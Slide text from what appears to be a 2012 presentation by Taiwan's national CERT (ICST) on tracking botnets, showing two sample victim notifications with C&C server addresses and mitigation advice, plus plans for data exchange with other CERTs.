


Cooperation in Taiwan

ICST



Cooperation in Taiwan





Cooperation in Taiwan

國家資通安全會報技術服務中心			
發布編號	ICST-INT-G2012-0248	發布時間	2012/9/12
警訊來源*	殭屍網路偵測	發現時間*	2012/9/10
事件主旨*	210.240.26.129用戶資訊設備遭受殭屍電腦入侵警訊通知		
影響等級*	低		
保密程度*	群組資訊		
事件描述*	技術服務中心發現，貴單位資訊設備(IP: [210.240.26.129])曾被植入殭屍程式，並於2012-09-05 21:48:32前後，透過IRC通訊協定加入C&C 伺服器 (IP:[190.113.0.213:6668]) 成為殭屍網路(Botnet)成員。		
受害IP*	210.240.26.129		
伺服器相關資料*	IP:190.113.0.213 通訊協定: TCP 通訊埠: 6668		
因應對策*	1. 依事件描述所提供之資訊設備IP，找出疑似遭入侵之資訊設備，若該IP為 貴單位之DNS伺服器或為經NAT(Network Address Translation)轉址後之對外IP，請參閱參考資料找出查詢駭客中繼站網域名稱之內部資訊設備。 2. 若確認該資訊設備已遭入侵，建議重新安裝作業系統，並注意須安裝至最新修補程		
參考資料*	1. 殭屍網路(Botnet)與中繼站(C&C Server) http://en.wikipedia.org/wiki/Botnet 2. 微軟內建防火牆 http://www.microsoft.com/taiwan/windowsxp/using/security/internet/sp2_wfintro.mspx http://www.microsoft.com/windowsxp/using/networking/learnmore/icf.mspx		
上傳附件	210.240.26.129.btdown		

The notification in Taiwan

國家資通安全會報技術服務中心			
發布編號	ICST-INT-G2012-0276	發布時間	2012/10/2
警訊來源*	技服中心自行發現	發現時間*	2012/10/1
事件主旨*	US hosts have involved in Botnet activities		
影響等級*	低		
保密程度*	群組資訊		
事件描述*	TWN CERT discovered suspected computers in US had been infected with bots. They communicated with C&C servers through IRC protocol. The details of the Botnet victims are listed in the attached file. Please refer the attached file. The date and time are in GMT+8.		
受害IP*	96.44.146.52		
伺服器相關資料*	IP:209.222.22.44 通訊協定: TCP 通訊埠: 6666		
因應對策*	TWN CERT suggests the following to mitigate the malicious Botnet activity: 1. Confirm the status of the host, blacklist the IP address immediately if the host is compromised. 2. Maintain up-to-date antivirus software and signature files. 3. Keep operating system patches up-to-date.		
參考資料*	1. Botnet and C&C Server http://en.wikipedia.org/wiki/Botnet 2. Microsoft Security TechCenter http://technet.microsoft.com/en-us/security/ 3. Microsoft Security Bulletins http://technet.microsoft.com/en-us/security/bulletin		
上傳附件	Botnet_Information_20120901-20120930_[US][BOT].csvdown		

The notification for other Cert



Conclusion

- The botnet threat continued intensify in the word, ICST went to reduce the threat. We have to do something :
 - In the future, We will still trace botnet, and make sure our tool would be better and better
 - Try to collect more and more C&C domain name for C&C Tracer
- In order to combat botnet spread, we want to shorten the time of the hacker control victims, and notify those victim in real time



Future Work

- How about data exchange?
 - If we could get those data in real time, we could analyze those data, and notify those victims.
- The following information can be exchanged between your country/organization and Taiwan
 - Honeynet (instance log / malware)
 - Botnet (C&C and Botnet information)
 - Spam (The Spammer IP)



My team member





My team member



Eric
(Dr. Mo)



Chang Cheng



My co-worker



Raymond



Ginni



Thank you for your kind attention

Q&A



Botnet



K.C.